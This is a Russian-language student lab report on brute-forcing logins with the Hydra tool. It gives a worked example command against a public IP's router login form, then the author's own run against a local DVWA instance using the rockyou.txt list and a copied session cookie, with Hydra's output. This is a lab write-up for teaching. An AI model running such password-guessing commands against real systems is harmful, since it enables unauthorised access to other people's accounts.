

Индивидуальный проект 3 этап

Основы информационной безопасности

Краснова Камилла Геннадьевна

Содержание

1	Цель работы	5
2	Задание	6
3	Теоретическое введение	7
4	Выполнение лабораторной работы	9
5	Выводы	12

Список иллюстраций

4.1	Сайт	9
4.2	Информация о параметрах Cookie	10
4.3	Запрос Hydra	10
4.4	Ввод	11
4.5	получилось	11

Список таблиц

1 Цель работы

Приобретение практических навыков по использованию инструмента Hydra для брутфорса паролей.

2 Задание

1. Реализовать эксплуатацию уязвимости с помощью брутфорса паролей.

3 Теоретическое введение

- Hydra используется для подбора или взлома имени пользователя и пароля.
- Поддерживает подбор для большого набора приложений [**brute**].

Пример работы:

Исходные данные:

- IP сервера 178.72.90.181;
- Сервис http на стандартном 80 порту;
- Для авторизации используется html форма, которая отправляет по адресу `http://178.72.90.181/cgi-bin/luci` методом POST запрос вида `username=root&password=test_password`;
- В случае неудачной аутентификации пользователь наблюдает сообщение `Invalid username and/or password! Please try again.`
- Запрос к Hydra будет выглядеть примерно так:

```
hydra -l root -P ~/pass_lists/dedik_passes.txt -o ./hydra_result.log  
-f -V -s 80 178.72.90.181 http-post-form "/cgi-bin/luci:username=^USER^&password=^PAS  
username"
```

- Используется `http-post-form` потому, что авторизация происходит по http методом `post`.

- После указания этого модуля идёт строка `/cgi-bin/luci:username=USER&password=PASS:Invalid username`, у которой через двоеточие (:) указывается:
- путь до скрипта, который обрабатывает процесс аутентификации (`/cgi-bin/luci`);
- строка, которая передаётся методом POST, в которой логин и пароль заменены на ^{USER} и ^{PASS} соответственно (`username=USER&password=PASS`);
- строка, которая присутствует на странице при неудачной аутентификации; при её отсутствии Hydra поймёт, что мы успешно вошли (`Invalid username`).

4 Выполнение лабораторной работы

Чтобы пробрутфорсить пароль, нужно сначала найти большой список частоиспользуемых паролей. Его можно найти в открытых источниках, я взяла стандартный список паролей `rockyou.txt` для kali linux. Захожу на сайт DVWA, полученный в ходе предыдущего этапа проекта. Для запроса hydra мне понадобятся параметры cookie с этого сайта (рис. 1).




Рисунок 4.1: Сайт

Чтобы получить информацию о параметрах cookie я установила соответствующее расширение для браузера [**cookies**], теперь могу не только увидеть параметры cookie, но и скопировать их (рис. 2).




Рисунок 4.2: Информация о параметрах Cookie

Ввожу в Hydra запрос нужную информацию. Пароль будем подбирать для пользователя admin, используем GET-запрос с двумя параметрами cookie: безопасность и PHPSESSID, найденными в прошлом пункте (рис. 3).

```
(kgkrasnova@kgkrasnova)~$ hydra -l admin -P ~/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie^security=medium; PHPSESSID=647f43c427613fc254f89eb1eff4f66c:F=Username and/or password incorrect."
```

Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is on-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-11 21:50:37

[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l: /p:14344399), ~896525 tries per task

[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie^security=medium; PHPSESSID=647f43c427613fc254f89eb1eff4f66c:F=Username and/or password incorrect.

Рисунок 4.3: Запрос Hydra

Спустя некоторое время в результат запроса появится результат с подходящим паролем. Вводим полученные данные на сайт для проверки(рис. 4).




Рисунок 4.4: Ввод

Получаем положительный результат проверки пароля. Все сделано верно (рис. 5).




Рисунок 4.5: получилось

5 Выводы

Приобрела практические навыки по использованию инструмента Hydra для брутфорса паролей